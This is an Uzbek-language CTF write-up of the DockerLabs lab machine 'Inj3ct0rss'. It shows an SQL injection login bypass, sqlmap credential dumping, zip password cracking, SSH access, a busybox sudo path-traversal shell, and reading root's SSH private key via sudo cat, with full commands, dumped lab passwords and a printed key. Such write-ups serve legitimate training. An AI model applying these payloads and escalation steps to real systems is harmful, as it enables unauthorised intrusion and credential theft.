

Inj3ct0rss — dockerlabs



Target nomi: Inj3ct0rss — dockerlabs

Target IP manzili: 172.17.0.3

Test turi: Balack Box Pentesting

Metodologiya: PTES (Penetrations Testing Execution Standart)

Tester: Odilov Aslanbek

Sana: 30.07.2026

Umumiy xavf darajasi: Kritik (Critical)

Xulosa

Ushbu mashinada biz ketma-ket zaifliklarni ekspluatatsiya qilib, oddiy foydalanuvchidan root darajasiga ko'tarildik. Jarayon SQL in'ektsiyadan boshlanib, zip parolini yorish, SSH orqali kirish va sudo huquqlarini noto'g'ri konfiguratsiyadan foydalanib root bo'lish bilan yakunlandi.

1 — Enumerations

Port scanning

Targetning qaysi portlari ochiq ekanligini bilish uchun `nmap` vasitasidan foydalanildi va tizimda `80 HTTP` va `22 SSH` portlari ochiq ekanligi aniqlandi.

Port	Services	State	Version
22/tcp	SSH	OPEN	OpenSSH 9.6p1
80/tcp	HTTP	OPEN	Apache 2.4.58

```
(pegasus@env) - [~]
$ nmap -sV 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-30 02:55 +0500
Nmap scan report for internal.dl (172.17.0.2)
Host is up (0.0000020s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
MAC Address: CE:EA:20:75:62:77 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.27 seconds


(pegasus@env) - [~]
$ Odilov Alanbek
```

2 — Web Enumeration

Web Sayit Tahlili


Targetning 80 - portida quyidagi web sayit ishlayotganligi aniqlandi

```
http://172.17.0.3/
```




Web sayitdagi Login sahifasidagi Login formaga quyidagini kiritish orqali SQL injection zaifligi aniqlandi

```
Username: admin' OR '1'='1  
Password: admin' OR '1'='1
```



Payloadni ishlatish orqali tizimda muvafaqiyatli login qilindi



3 — Database Enumerations

DB larni aniqlash

```
sqlmap -u "http://172.17.0.3/login.php" --forms --dbs --batch --level 5 --risk 3
```

Topilgan DBlar:

- information_schema
- **injectors_db**
- mysql
- performance_schema
- sys

```
[00:38:27] [INFO] fetching number of databases
[00:38:27] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for f
[00:38:27] [INFO] retrieved: 5
[00:38:27] [INFO] retrieved: mysql
[00:38:27] [INFO] retrieved: information_schema
[00:38:28] [INFO] retrieved: performance_schema
[00:38:29] [INFO] retrieved: sys
[00:38:29] [INFO] retrieved: injectors db
available databases [5]:
[*] information_schema
[*] injectors_db
[*] mysql
[*] performance_schema
[*] sys

[00:38:30] [WARNING] HTTP error codes detected during run:Sqlmap bilan DB Chiqarib Olish
500 (Internal Server Error) - 306 times
[00:38:30] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/
07312026_1238am.csv'

[*] ending @ 00:38:30 /2026-07-31/

(pegasus@env) - [~/Desktop/machine]
$ Odilov Aslanbek

Topilgan DBlar:
* information_schema
```

Ma'lumotlarni yuklab olish

```
sqlmap -u "http://172.17.0.3/login.php" --forms --batch --dump --level 5 --risk 3
```

Natija (`users` tablitsasi):

id	username	password
1	root	loveyou
2	jane	chicago123
3	admin	password
4	ralf	no_mirar_en_este_directorio

```
[00:44:01] [INFO] resumed: admin
[00:44:01] [INFO] resumed: 4
[00:44:01] [INFO] resumed: no_mirar_en_este_directorio
[00:44:01] [INFO] resumed: ralf
Database: injectors_db
Table: users
[4 entries]
+-----+-----+-----+
| id | password | username |
+-----+-----+-----+
| 1 | loveyou | root |
| 2 | chicago123 | jane |
| 3 | password | admin |
| 4 | no_mirar_en_este_directorio | ralf |
+-----+-----+-----+

[00:44:01] [INFO] table 'injectors_db.users' dumped to CSV file '/home/pegasus/.local/share/sqlmap/outp
[00:44:01] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/
07312026_1244am.csv'

[*] ending @ 00:44:01 /2026-07-31/


(pegasus@env) - [~/Desktop/machine]
$ Odilov Aslanbek
```

Xulosa: Ralf foydalanuvchisining paroli `no_mirar_en_este_directorio` — bu papka nomiga ishora.

Webda tekshirish


Tekshiruv natijasida `no_mirar_en_este_directorio` ichida `secret.zip` formatdagi fayl borligi aniqlandi va topilgan `secret.zip` faylni o'z tizimimizga yuklab oldik.

http://172.17.0.3/no_mirar_en_este_directorio/



Yuklab olingan zip fayilning passwordini topish maqsadida avval uning hashini chiqarib olish uchun `zip2john` toolidan foydalanildi

```
zip2john secret.zip > hash.txt
```



Chiqarib olingan hashni buzish uchun `John The Ripper` toolidan foydalanildi va natijada zip faylning gpasswordi topildi

Password: computer

```
john --wordlist=/WordLists/rockyou.txt hash.txt
```

```
(pegasus@env) - [~/Desktop/dockerlabs]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
computer (secret.zip/confidencial.txt)
lg 0:00:00:00 DONE (2026-07-31 00:56) 20.00g/s 491520p/s 491520c/s 123456..280789
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(pegasus@env) - [~/Desktop/dockerlabs]
$ Odilov Aslanbek
```

Zip ichida: `confidencial.txt` nomli fayl borligi aniqlandi va u fatyini ichidan quyidagi qiymat topildi

ralf:supersecurepassword

```
(pegasus@env) - [~/Desktop/dockerlabs]
$ ls -la
total 20
drwxrwxr-x 2 pegasus pegasus 4096 Jul 31 01:13 .
drwxr-xr-x 4 pegasus pegasus 4096 Jul 31 00:53 ..
-rw-r--r-- 1 pegasus pegasus 177 Aug 14 2024 confidencial.txt
-rw-rw-r-- 1 pegasus pegasus 387 Jul 31 00:54 hash.txt
-rw-rw-r-- 1 pegasus pegasus 330 Jul 31 00:47 secret.zip

(pegasus@env) - [~/Desktop/dockerlabs]
$ cat confidencial.txt

You have to change your password ralf, I have told you many times, log into your account and I will change your password.

Your new credentials are:

ralf:supersecurepassword

(pegasus@env) - [~/Desktop/dockerlabs]
$ Odilov Aslanbek
```


4 — Initials access

SSH Authentication

Topilgan credentials lar bilan tizimga SSH orqali ulanildi

```
ssh ralf@172.17.0.3
Password: supersecurepassword
```

```
(pegasus@env) - [~/Desktop/dockerlabs]
$ ssh ralf@172.17.0.3
The authenticity of host '172.17.0.3 (172.17.0.3)' can't be established.
ED25519 key fingerprint is: SHA256:iC/yTL1Ns0yIB5A+xmflwZna1yLIRz5xLC3pntryn/w
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.3' (ED25519) to the list of known hosts.
ralf@172.17.0.3's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 7.0.12+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ralf@223c9965b295:~$ Odilov Aslanbek|
```

5 — Privilege Escalation

Huquqlarni oshirish jarayoni

Tizimdagi biz ulangan `ralf` user `capa` user sifatida `busybox` ni `/nothing/*` ichida ishga tushira oladi. `*` yulduzcha papkadan chiqib ketish imkonini beradi.

```
sudo -l
```

```
ralf@223c9965b295:~$ sudo -l
Matching Defaults entries for ralf on 223c9965b295:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:
User ralf may run the following commands on 223c9965b295:
    (capa : capa) NOPASSWD: /usr/local/bin/busybox /nothing/*
ralf@223c9965b295:~$ Odilov Aslanbek
```

Capa useriga o'tish

Tizimdagi `ralf` topilgan `SUID` ga mos exploit topildi va topilgan exploitni ishlatish orqali tizimda `capa` useriga o'tildi.

```
sudo -u capa busybox /nothing/../../bin/sh
```

```
ralf@223c9965b295:~$ sudo -u capa busybox /nothing/../../bin/sh

BusyBox v1.36.1 (Ubuntu 1:1.36.1-6ubuntu3) built-in shell (ash)
Enter 'help' for a list of built-in commands.

/home/ralf $ id
uid=1000(capa) gid=1000(capa) groups=1000(capa),100(users)
/home/ralf $ Odilov Aslanbek
```

Root access

Tizimdagi `capa` userining huquqlari tekshirilganda quyidagi root user nomidan ishga tushadigan `SUID` aniqlandi

```
sudo -l
```

```
/home/ralf $ sudo -l
Matching Defaults entries for capa on 223c9965b295:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:
User capa may run the following commands on 223c9965b295:
    (ALL : ALL) NOPASSWD: /bin/cat
/home/ralf $ Odilov Aslanbek
```

Root SSH Kalitini Olish

Capa useridan topilgan **SUID** bilan root userining ssh Private Key qiymatini chiqarib olishga erishildi

```
sudo cat /root/.ssh/id_rsa > /tmp/id_rsa
```

```

~ $ sudo cat /root/.ssh/id_rsa > /tmp/id_rsa
~ $ ls -la /tmp/id_rsa
-rw-rw-r-- 1 capa capa 3381 Jul 30 22:39 /tmp/id_rsa
~ $ cat /tmp/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABm9uZQAAAAAAAAABAAACFwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAEAx7wRGZs86cLk6QtiELD9oXmIZMQDclgYbkr+j8aR5iqnVb0HtRPU
4ql/Va6It+VmzCARj+6p4NlAMlnXeoGt2Ad9H0CUHCefwN5u50lMS1x+6XXh3p4Ww5dnJF
v60+yVvAfe+CXtos1ckqsdu6qJ2tDRCBye4/q55DV0Mk5ACxKdWw5pzqHpM9H3utQ3/5rM
KSfKzDmwdmpJgElWP0wvD10Y0WuL9U0i/5jay/QnUBeUCK1Khyx+sJx86yRyqD63CgklLj
4kxsWQlD1EvKHwKf3PgJqve/tUp04w2KFbm3ThRew4a0AN12gskVXaR1XQnoL1HM70wH6H
CUI1JFRklqBTwbzgQCJbm4cZcUWHfpKZauFXZtluYYOZMYbRfKzswU07f0Et63TJMHsMMh
0QrlHf4SWEn8DISb3NY2WZd5wpaoHkwTuXibR6pKu8Ygv8ksEY/Lo4/dAAEFbftfCq9wPZ
Lv8ULyPJ/5SCL3nr07Hwof3wgrERNM/Zze5JwmC9i4/nL86z90+W1LvoHY81yo0pne1/M
4YK78g5yG2Uw3uVvKFMVeAFC4bc4/mH4LHQ+4CWxerJu5WaxloFDYgUPnYhiy3ktQkQnzp
/e5EMauk/ZMu/wgIvix20+2bfscnqngrZlbmmZl9nkPM8j/gbP+0tyrBFqJx5t6gulhU7l
UAAAdIUtabUFLWm1AAAAAHc3NoLXJzYQAAAEAx7wRGZs86cLk6QtiELD9oXmIZMQDclgY
bkr+j8aR5iqnVb0HtRPU4ql/Va6It+VmzCARj+6p4NlAMlnXeoGt2Ad9H0CUHCefwN5u50
lMS1x+6XXh3p4Ww5dnJFv60+yVvAfe+CXtos1ckqsdu6qJ2tDRCBye4/q55DV0Mk5ACxKd
Ww5pzqHpM9H3utQ3/5rMKSfKzDmwdmpJgElWP0wvD10Y0WuL9U0i/5jay/QnUBeUCK1Khy
x+sJx86yRyqD63CgklLj4kxsWQlD1EvKHwKf3PgJqve/tUp04w2KFbm3ThRew4a0AN12gs
kVXaR1XQnoL1HM70wH6HCUI1JFRklqBTwbzgQCJbm4cZcUWHfpKZauFXZtluYYOZMYbRfK
zswU07f0Et63TJMHsMMh0QrlHf4SWEn8DISb3NY2WZd5wpaoHkwTuXibR6pKu8Ygv8ksEY
/Lo4/dAAEFbftfCq9wPZLv8ULyPJ/5SCL3nr07Hwof3wgrERNM/Zze5JwmC9i4/nL86z9
0+W1LvoHY81yo0pne1/M4YK78g5yG2Uw3uVvKFMVeAFC4bc4/mH4LHQ+4CWxerJu5Waxlo
FDYgUPnYhiy3ktQkQnzp/e5EMauk/ZMu/wgIvix20+2bfscnqngrZlbmmZl9nkPM8j/gbP
+0tyrBFqJx5t6gulhU7lUAAADAQABAAACAe7AaD2gZ7QDlB40zuul3Vr9gDm6z2EW0wv
Bpf0qXfxSdQfpmFDFMPrtubceyeyk4GgAB50rLP0/YW0fmVH+JAFJbgYoA/GTdeq+hBDlNP
Te5kJCCwIjCurlrxM8hNNjLv34T3GYbDkdSkV2C+oY0B4avLrv0DPH2ubSxHs926ulyvXh
Zhn5ieIBmGTcg1b0CZV0Uw3EijeEipzhdshLzTNrOK0LnFJfzgglS59+9MEvir6hFPGXK
ZyZFuffxxVvJNxxgHrjM59M3snnAbomxj+/+kwIx+173Cbi98aR4epYgz3GyYcxnxQ1ZlBj
4EMhvnYHiQKLLNtVvDe8rK8DXRZEr7Bwbnl rupsVcj50VyGo/1A3iy00Y0K/rXgetIgXxH
TQFcKpDStB8XHYKmkKEbvUcDWGnSl86LDWfkyFtlfjL9YYOGLXCfcyfgZB2xaFj9SHnfUx
B5TF0ipckNJMzUp5KGSSfAeEpxg0nxWbkQD7GwD0tX/2oIkfZfJyINI/i4nmH3EtLUlMq8
uL/iYSTVBZzHGMrs0wKfrQjYRRCVepyHjA6EcFLrazbKcw7RbwAkrbvDDJzAl/pc2G1aoP
ydH+/2KbOKD0xxT/eGVi6j6UqU/QYyuoJ02uUUskp40kpFGneBge0WuWPx6F0hMYuI1RxS
GnfgRvoBfQWxcBavwRAAABACTI5Q4s315vFZrp5CSflxEg+fGeICaTU7EbHilfXlECI5B2
CLOM/QHlILTabW89oTgVfcxufDHhXrIv9fECiGw4sjaGjqmgARk0b1kA3v6T5tHEa0Y6zS
ltxrKABBkbG7bYIR6G0LLRoNzff+PEFjw493ceaLZ1RU56B3CzVr1Nh6dTlr2W//rahys
8BLGg5D4znkmFMhRM/axlo89L8gJC5sMRVw0wKRqQJZU+W9jyki3drVdKTPBqdaJNCwN80
iqMxNNKDNwip4LmAhVdhvnAbex9ugIcV8GRVv+NczL/fwCwvsnm9Wk6Ex9tsbp8lIw062x
v0TKxsVdYKtem/8AAAEBA0amb1+HBrNofhpvrvtS72Nw0BBelizY1ED1Ply3wzyFQm0r2c
KxcBDuc3G0DqBpm+t76Bqkdx9LA0FuKwvJer7A1ilIu7qlcTKofZbdCteVW9EeJ4aYiYM
PGGMz6IS2Cx2BlPEBTSgMpqvt7/XQtCm5Mj2ya2IQQDLSuEHZ+c5ri64pk0G/EZMRUpqNg
liJRXfSFJFQNA7VGxGbiZ38f7do6iaIGp3YS36drGC4X5K1JxcFt3BDakZjHJ7RkyeVzj2
PJj1IIgLDgzy6Kqd2lutbp6VPHYorrrzK9LsDP1RN0cN0P6HHo3wZEur0imLEbeKHg3Ak8+
xn8VgC2605f3EAAAEBAN2wL0V3wKzpV6s+IrEvU/oSwKIeiuu0ILSzlrfcf0XKq7MG
4vyxLxjdl6dKakfuYNKkfja7qby6vPI/naBld3PDJY83WCT0wzhoxidowyONTmGxS1vw0Z
PHVI3xMHg7L7KuAWbCjJlmyn+Qn2Dcun28TU+eeIp2fzQixazEBMwMEKE1zV4/bxpgCwm6D
GVwNqrZgbgXW6Q57cnLSJWDF28lX8lufXIXZRCZVYSUnFHKWobeq0p1WwWn4wjZNp0fLjd
RI2RLx4IzhxkKdY0K4U7QYYjYy+ZBXaKmD7Yhu0gYxT2bZa6QwkYAfsMBS+a3FvYhaUn3o
ElzouE9CMYUAAARcm9vdEBi0DE3MzRhMmMwNzcBAG==
-----END OPENSSH PRIVATE KEY-----
~ $ Odilov Aslanbek
~ $

```

Chiqarib olingan Private Key ga 600 permissioni berildi

```
chmod 600 /tmp/id_rsa
```

```
/tmp $ chmod 600 id_rsa
/tmp $ ls -la
total 16
drwxrwxrwt 1 root  root  4096 Jul 30 22:39 .
drwxr-xr-x 1 root  root  4096 Jul 30 21:03 ..
-rw----- 1 capa  capa  3381 Jul 30 22:39 id_rsa
drwx----- 2 mysql mysql 4096 Aug 15 2024 tmp.vTTK7BviHX
/tmp $ Odilov Aslanbek
```

Keyni ishlatish orqali tizimda to'liq root user darajasiga chiqildi.

```
ssh -i /tmp/id_rsa root@127.0.0.1
```

```
/tmp $ ssh -i id_rsa root@127.0.0.1
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:iC/yTL1Ns0yIB5A+xmflwZnaYlIRz5xLC3pntryn/w.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '127.0.0.1' (ED25519) to the list of known hosts.
Welcome to Ubuntu 24.04 LTS (GNU/Linux 7.0.12+kali-amd64 x86_64)
```

```
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/pro
```

This system has been minimized by removing packages and content that are not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

Last login: Wed Aug 14 17:57:47 2024 from 172.19.0.1

```
root@223c9965b295:~# id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

```
root@223c9965b295:~# Odilov Aslanbek
```

Yakuniy Xulosa

Bosqich	Zaiflik	Ekspluatatsiya
1	Web login SQLi	' OR '1'='1'

Bosqich	Zaiflik	Ekspluatatsiya
2	Sqlmap DB dump	<code>injectors_db</code>
3	Zip parol	<code>zip2john + rockyou</code>
4	SSH	Ralf paroli
5	Busybox wildcard	<code>/nothing/../../bin/sh</code>
6	Sudo cat	Root SSH kaliti

Umumiy xulosa: Mashina ketma-ket zaifliklar zanjiri orqali to'liq egallandi. Har bir qadam keyingi qadamga yo'l ochdi. Eng muhim xatoliklar:

- SQL in'ektsiyaga ochiq login form
- Yashirin papka va himoyasiz zip paroli
- Sudo konfiguratsiyasida `dan` foydalanish
- Root SSH kalitini o'qishga ruxsat berish